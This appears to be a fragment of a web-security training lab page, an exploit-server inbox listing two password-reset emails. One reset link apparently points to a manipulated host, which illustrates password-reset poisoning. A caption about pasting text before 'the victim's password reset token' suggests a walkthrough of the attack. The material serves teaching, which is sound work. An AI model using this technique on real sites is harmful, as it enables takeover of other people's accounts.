
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Your email address is wiener@exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net


Displaying all emails @exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2025-11-16 14:05:54 +0000	wiener@exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net	no-reply@0a5e005104297a98800680d0008f006d.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://FirstQuadrant/forgot-password?temp-forgot-password-token=exmjbl3ldttw2ftlic529rhi5qgm49yc Thanks, Support team
2025-11-16 14:01:44 +0000	wiener@exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net	no-reply@0a5e005104297a98800680d0008f006d.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0a5e005104297a98800680d0008f006d.web-security-academy.net/forgot-password?temp-forgot-password-token=um6bqh0sog3qgeic7w68hb1wv6vhdznq Thanks, Support team


Copy this and paste before the victim's password reset token



